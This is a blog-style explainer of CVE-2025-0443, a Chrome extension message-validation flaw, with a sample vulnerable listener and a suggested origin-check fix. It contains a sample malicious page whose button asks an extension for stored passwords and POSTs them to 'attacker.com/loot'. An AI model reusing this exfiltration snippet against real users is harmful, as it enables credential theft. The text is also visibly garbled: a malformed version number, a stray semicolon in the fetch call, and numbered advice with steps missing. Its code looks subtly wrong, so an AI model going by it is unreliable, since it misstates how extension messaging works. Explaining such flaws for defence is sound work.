
In early 2025, Google patched a significant security hole in Chrome extensions (tracked as CVE-2025-0443). With millions of users running Chrome, even a small flaw can have massive consequences. This post breaks down the vulnerability, shows how an attacker could take advantage with sample code, and provides steps to stay protected—all in plain English.
What Happened?
Up until Chrome version 132..6834.83, extensions did not thoroughly check data passed between pages and extension APIs. That meant, if a user visited a cleverly designed web page and clicked or pressed the right buttons (called "UI gestures"), a hacker could trick Chrome into giving their code higher privileges than intended.
Chrome marked this a medium severity issue—not the worst, but serious enough to demand quick action.
Extensions often interact with web pages using messages.
- Chrome is supposed to validate the messages and data. If this is skipped (insufficient data validation), attackers can sneak in specially crafted data.
- By combining this with social engineering (getting a user to click or interact in a specific way), a remote attacker could use a web page to get more access than should be possible (privilege escalation).
Official reference
The attack works in two steps
1. Craft a malicious HTML page that quietly interacts with a Chrome extension when the user completes certain actions (like clicking a button).
2. Send a message that takes advantage of the way data is validated. Because Chrome Extensions didn't check inputs properly, the malicious message could do things it wasn't supposed to—change extension settings, access user data, or run more powerful commands.
Let's say an extension listens for messages
// In the extension's background.js
chrome.runtime.onMessage.addListener((msg, sender, sendResponse) => {
  if (msg.action === "getSensitiveData") {
    // BAD: Not checking sender, origin, or properly validating input
    sendResponse({data: localStorage.getItem('passwords')});
  }
});
A malicious web page (HTML + JS) might trigger this with
<!DOCTYPE html>
<html>
<head>
  <title>Malicious Page</title>
</head>
<body>
<button onclick="stealData()">Click Me!</button>
<script>
function stealData() {
  // Send a message to the extension
  chrome.runtime.sendMessage(
    'EXTENSION_ID', // target extension
    { action: "getSensitiveData" },
    function(response) {
      fetch('https://attacker.com/loot';, {
        method: 'POST',
        body: JSON.stringify(response)
      });
    }
  );
}
</script>
</body>
</html>
What happens?
If the user has the vulnerable extension installed and clicks the button, the extension gives up sensitive data, and the JavaScript quietly ships it off to the attacker's server.
Why It Matters
- Silent privilege escalation: No pop-up, no scary warnings. Just a normal button, but your data is gone.
- Targeted attacks: An attacker could send you a phishing link or put malicious code on a hacked website you trust.
Update Extensions: Extensions quickly followed up with their own patches. Keep them updated.
3. Be wary of strange web pages: Don't click random links or buttons, especially on pages asking for weird permissions.
In-Depth: Why Did This Happen?
Extensions use the chrome.runtime.sendMessage API to share information. If the extension doesn't verify who is sending the message (is it really from the extension popup? Or just any web page?), it can't distinguish good from bad input.
The correct, safer way is
chrome.runtime.onMessage.addListener((msg, sender, sendResponse) => {
  if (sender.origin !== "chrome-extension://YOUR_EXTENSION_ID") {
    sendResponse({error: "Unauthorized"});
    return;
  }
  // Validate the structure and content of 'msg' here!
});
More Reading
- NVD entry for CVE-2025-0443
- Chrome Extension Messaging Guide
- Google Chrome Releases Blog
Conclusion
CVE-2025-0443 is a demonstration that even trusted browsers and extensions can have risky oversights. By keeping software and extensions updated—and by developers using best validation practices—we keep our online lives safer from these subtle but dangerous attacks.
Timeline
Published on: 01/15/2025 11:15:10 UTC
Last modified on: 03/19/2025 19:15:44 UTC